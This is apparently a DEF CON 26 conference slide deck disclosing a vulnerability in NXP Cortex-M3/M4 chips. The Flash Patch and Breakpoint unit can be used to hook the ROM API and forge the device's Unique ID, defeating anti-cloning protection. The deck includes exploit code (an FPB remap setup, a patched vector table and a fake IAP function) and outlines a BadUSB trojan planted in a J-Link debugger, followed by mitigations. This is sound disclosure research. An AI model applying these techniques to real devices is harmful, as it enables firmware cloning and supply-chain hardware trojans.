

# Your Peripheral Has Planted Malware

## —An Exploit of NXP SOCs Vulnerability

---

Yuwei ZHENG, Shaokun CAO, Yunding JIAN, Mingchuang QIN  
UnicornTeam, 360 Technology  
Defcon 26



# About us



- 360 Technology is a leading Internet security company in China. Our core products are anti-virus security software for PC and cellphones.



- UnicornTeam (<https://unicorn.360.com/>) was built in 2014. This is a group that focuses on the security issues in many kinds of wireless telecommunication systems.



- Highlighted works of UnicornTeam include:
  - Low-cost GPS spoofing research (DEFCON 23)
  - LTE redirection attack (DEFCON 24)
  - Attack on power line communication (Black Hat USA 2016)

# Agenda

- Motivation
- About Secure Boot
- Different implementations of secure boot
- Secure boot and Anti-clone
- Details of the vulnerability
- Exploitation
- Countermeasures

# Motivation

- Research the Secure Boot implementations in cost-constrained systems.
- Assess the anti-cloning strength of embedded SoCs.
- Try to find a common way to inject malware into peripheral.

# About Secure Boot



- Public key-based binary signing and verification used by Secure Boot

- Signing

- 1) Signer generate a key pair, K-priv and K-pub(Certificate).
- 2) Calculate the binary image's hash.
- 3) Encrypt the hash with K-priv, the output is Signature.
- 4) Attach the Certificate(K-pub) and Signature to binary image.


- Verification

- 1) Calculate the binary image's hash
- 2) Decrypt the Signature with K-pub (certificate), the output is the original Hash.
- 3) If the two hashes are equal, the Signature is valid, which means binary hasn't been modified illegally.



# About Secure Boot

- The primary boot loader(PBL) verify and load secondary boot loader(SBL)
- The SBL verify and loader OS kernel.
- The OS verify and load drivers and applications.



# What can Secure Boot be used for?

- Prevent firmware from being infected or added with evil features.

Two attack examples:

Inject evil features to 4G LTE modem. ([1] blackhat us14, Attacking Mobile Broadband Modems Like A Criminal Would).

Modify the femoto cell's firmware to eavesdrop cellular users.([2]defcon 23, Hacking femoto cell).

Secure Boot can be used to mitigate these attacks.


- Protect the intellectual property of product manufacturers.

# Different implementations of Secure Boot

- UEFI and Secure Boot
- Secure Boot in the smart phones
- Secure Boot in non-trustzone SOC's




# Secure Boot in non-trustzone SOCs




Code read protection

Bootloader with IAP



Secure boot with IAP

# The underground piracy industry




One-time costs

Reverse PCB: 20\$ - 200\$

Crack Fuse: 200\$ - 5000\$

# Unique ID with Secure Boot



# Unique ID Makes Cloning Difficult

- Security
  - AES decryption programmable through an on-chip API.
  - Two 128-bit secure OTP memories for AES key storage and customer use.
  - Random number generator (RNG) accessible through AES API.
  - Unique ID for each device.

## One-time costs

Reverse PCB: 20\$ - 100\$

Crack Fuse: 200\$ - 5000\$

Reverse Firmware and patch: 5000\$ - 50000\$ (must pay again when firmware updated)

# Bypass the Secure Boot verification

- Patch?

Heavy reverse analysis work.

Firmware code is strongly position dependent.

After the firmware is upgraded, the patch will be replaced.

- Hook?


It's easy in high level OS.

Change the behavior of firmware without modify firmware.

How to hook the functions in IOT firmware?

# The normal procedure to access the Unique ID

- As shown in the figure, in the NXP's cortex-m3, cortex-m4 classes of SoCs, a series of ROM API functions are exported, including the function for reading Unique IDs.



# The normal procedure to access the Unique ID

The Unique ID can be access with the following code snippet

```
#define IAP_LOCATION *(volatile unsigned int *) (0x104000100);  
typedef void (*IAP)(unsigned int [], unsigned int []);  
IAP iap_entry = (IAP) IAP_LOCATION;
```

Use the following statement to call the IAP:

```
iap_entry (command, result);
```

To read the Unique ID, the command is 58;

# The normal procedure to access the Unique ID

## 46.8.8 Read device serial number

Table 1049.IAP Read device serial number command

Command	Read device serial number
Input	<b>Command code: 58 (decimal)</b> <b>Parameters: None</b>
Return Code	CMD_SUCCESS
Result	<b>Result0:</b> First 32-bit word of Device Identification Number (at the lowest address) <b>Result1:</b> Second 32-bit word of Device Identification Number <b>Result2:</b> Third 32-bit word of Device Identification Number <b>Result3:</b> Fourth 32-bit word of Device Identification Number
Description	This command is used to read the device identification number. The serial number may be used to uniquely identify a single unit among all LPC43xx devices.
Stack usage	8 B



# How to hook the functions in IOT firmware?

## 8.3 Flash Patch and Breakpoint Unit (FPB)

The Cortex-M4 processor contains a Flash Patch and Breakpoint (FPB) unit that implements hardware breakpoints, and patches code and data from Code space to System space.

This section contains the following subsections:


- *8.3.1 FPB full and reduced units on page 8-82.*
- *8.3.2 FPB functional description on page 8-82.*
- *8.3.3 FPB programmers' model on page 8-83.*

- Cortex M3/M4 provide a way to remap an address to a new region of the flash and can be use to patch the ROM API entry.

# What's FPB

- FPB has two functions:
  - 1) Generate hardware breakpoint.

Generates a breakpoint event that puts the processor into debug mode (halt or debug monitor exceptions)
  - 2) remap the literal data or instruction to specified memory
- FPB registers can be accessed both by JTAG or MCU itself.




# FPB Registers

Name	Function
FP_CTRL	Flash Patch Control Register
FP_REMAP	Flash Patch Remap Register
FP_COMP0 - 5	Flash Patch Comparator Register 0-5
FP_COMP6 - 7	Flash Patch Comparator Register 6-7

FP\_COMP0 – 5 are used to replace instructions.

FP\_COMP6 – 7 are used to replace literal data.



# How FPB works

0x8001000: mov.w r0,#0x8000000

0x8001004: ldr r4, =0x8001018

0x8001008: ldr r4,[r4]

...

0x8001018: dcd 0x00000000

- If we run this code normally, the result of this code will be: r0=0x8000000, and r4 = 0.
- But if we enable the fpb, then run this code, the result will be: r1 = 0x10000, and r4 = 0xffffffff;

FPB register	Value	Memory of flash code	Value		Memory of sram	Value	
FP_CTRL	0x00000003						
FP_REMAP	0x20001000						
FP_COMP0	0x08001000	0x08001000	0xf04f6000	MOV.W R0,#0x8000000	0x20001000	0xf44f3180	MOV.W R1,#0x10000
FP_COMP1		0x08001004			0x20001004		
FP_COMP2		0x08001008			0x20001008		
FP_COMP3		0x0800100c			0x2000100c		
FP_COMP4		0x08001010			0x20001010		
FP_COMP5		0x08001014			0x20001014		
FP_COMP6	0x08001018	0x08001018	0x00000000		0x20001018	0xffffffff	
FP_COMP7		0x0800101c			0x2000101c		

# Key point to process the FPB

- The remap table must be aligned to 32 bytes.
- The remap table must be placed in SRAM range(0x20000000-0x30000000).
- Make sure the remap table never be replaced. Put these value into the stack area, and move the base position of stack pointer to dig a hole in the SRAM for it.

# Code example(replace literal data)

- typedef struct
- {
- \_\_IO uint32\_t CTRL;
- \_\_IO uint32\_t REMAP;
- \_\_IO uint32\_t CODE\_COMP[6];
- \_\_IO uint32\_t LIT\_COMP[2];
- } FPB\_Type;
- #define FPB ((FPB\_Type \*)0xE0002000)
- #define FPB\_DATA ((volatile int\*)0x0x2000bfe0)
- static const int data = -1;
- void main()
- {
- FPB->REMAP=0x2000bfe0;
- FPB->LIT\_COMP[0] = (uint32\_t)&data;
- FPB\_DATA[6] = 0;
- FPB->CTRL = 0x00000003;
- printf("%d\n",data);
- }


# Exploitation I

- Change Unique ID to any arbitrary value

Patch the `__FPB_FUNC` and FakeIAP code to the blank area of the flash.

Patch the ResetHandler to trig the `__FPB_FUNC` function to execute.

Do not any changes to Application area, so the signature is still valid.



# Exploitation Code

## Original vector table

```
__vector_table
DCD   sfe(CSTACK)
DCD   Reset_Handler
DCD   NMI_Handler
DCD   HardFault_Handler
DCD   MemManage_Handler
DCD   BusFault_Handler
DCD   UsageFault_Handler
.
.
.
```

## Patched vector table

```
__vector_table
DCD   sfe(CSTACK)
DCD   __FPB_func
DCD   NMI_Handler
DCD   HardFault_Handler
DCD   MemManage_Handler
DCD   BusFault_Handler
DCD   UsageFault_Handler
.
.
.
```

```
void __FPB_FUNC()
{
    set_fpb_regs();
    GoToJumpAddress(Reset_Handler);
}
```



# Exploitation Code

```
• void fake_iap(unsigned int para,unsigned int *rp_value)
• {
•     if(para[0]==58)
•     {
•         rp_value[0] = 0;//success
•         rp_value[1] = NEW_UID_0;
•         rp_value[2] = NEW_UID_1;
•         rp_value[3] = NEW_UID_3;
•         rp_value[4] = NEW_UID_4;
•     }
•     else
•     {
•         IAP iap_entry=(IAP)(OLD_ENTRY);
•         iap_entry(para,rp_value);
•     }
•     return;
• }
```

# Demo of changing UID


# Exploitation ||

- Inject Hardware Trojan into Jlink debugger
- J-Link is a powerful debug tools for ARM embedded software developer.
- It has an USB port, so it's a good carrier for hardware Trojan.
- The Trojan can be inject before sell to end user.




# Inject Hardware Trojan

- The J-Link-v10 use an **NXP LPC4322** chip, it is based on cortex-m4 core. and this chip is vulnerable.
- LPC4322 has 512K internal flash.
- Jlink firmware use the lower 256K flash. There is enough space to inject the Trojan



# Add BadUSB into J-Link

- Modify a J-Link into a BadUSB gadget, and the J-Link normal function keeps unchanged.



# Trigger Trojan



- How to trigger the malware executing?

It can be considered that there are two sets of firmware stored in the flash, one is the J-Link application firmware, and the other is the BadUSB Trojan firmware. It must be ensured that the J-Link application firmware can run normally most of the time, and users can use J-Link functions normally. The question now is how to trigger the execution of badUSB Trojan firmware?

- Hook the timer interrupt entry

We do it by hooking the application firmware's timer interrupt entry. When the vector function has been executed for certain times, the BadUSB will be triggered to execute. And if the attack is performed successfully, the attacked flag will be reset. After that, the J-Link will continue working normally.

# The details of implementation



# Demo of BadUSB



# Vulnerability mitigation measures

- Don't leak your firmware.
- Disable the FPB before call ROM API.
- Do not leave any blank flash area.
- Pad the firmware to set the blank flash area to specific value, For example, instructions like 'jmp to reset'.
- You'd better always verify signature for the whole flash area.

# Affected chips

- Almost all cortex-m3, cortex-m4 of NXP  
LPC13XX series, LPC15XX series, LPC17XX series,  
LPC18XXseries, LPC40XX series, LPC43XX series
- Other vendors also have chips that provide UID feature,  
but the UID cannot be replaced by programming FPB.

# Advice from PSIRT of NXP

- Code Read Protection (CRP) Setting

Set CRP level to CRP3, to disable JTAG and ISP.

The resulting problem is the firmware of the chip also cannot be update anymore through JTAG or ISP. So you must design an IAP instead by yourself if you want to update firmware after your product shipped, and make sure it's not vulnerable.

	JTAG	ISP
CRP1	NO	YES
CRP2	NO	YES
CRP3	NO	NO

# Countermeasure

- It's not a good idea to put the ROM API in an address region that can be remapped. We recommend SoC vendor prohibit remapping of ROM APIs in subsequent products.

# Reference

- [1] Andreas Lindh, Attacking Mobile Broadband Modems Like A Criminal Would. <https://www.blackhat.com/docs/us-14/materials/us-14-Lindh-Attacking-Mobile-Broadband-Modems-Like-A-Criminal-Would.pdf>
- [2] Yuwei Zheng, Haoqi Shan, Build a cellular traffic sniffer with femoto cell.  
<https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-Yuwei-Zheng-Haoqi-Shan-Build-a-Free-Cellular-Traffic-Capture-Tool-with-a-VxWorks-Based-Femto.pdf>
- [3] LPC4300/LPC43S00 user manual. <https://www.nxp.com/docs/en/user-guide/UM10503.pdf>
- [4] Cortex M3 Technical Reference Manual.  
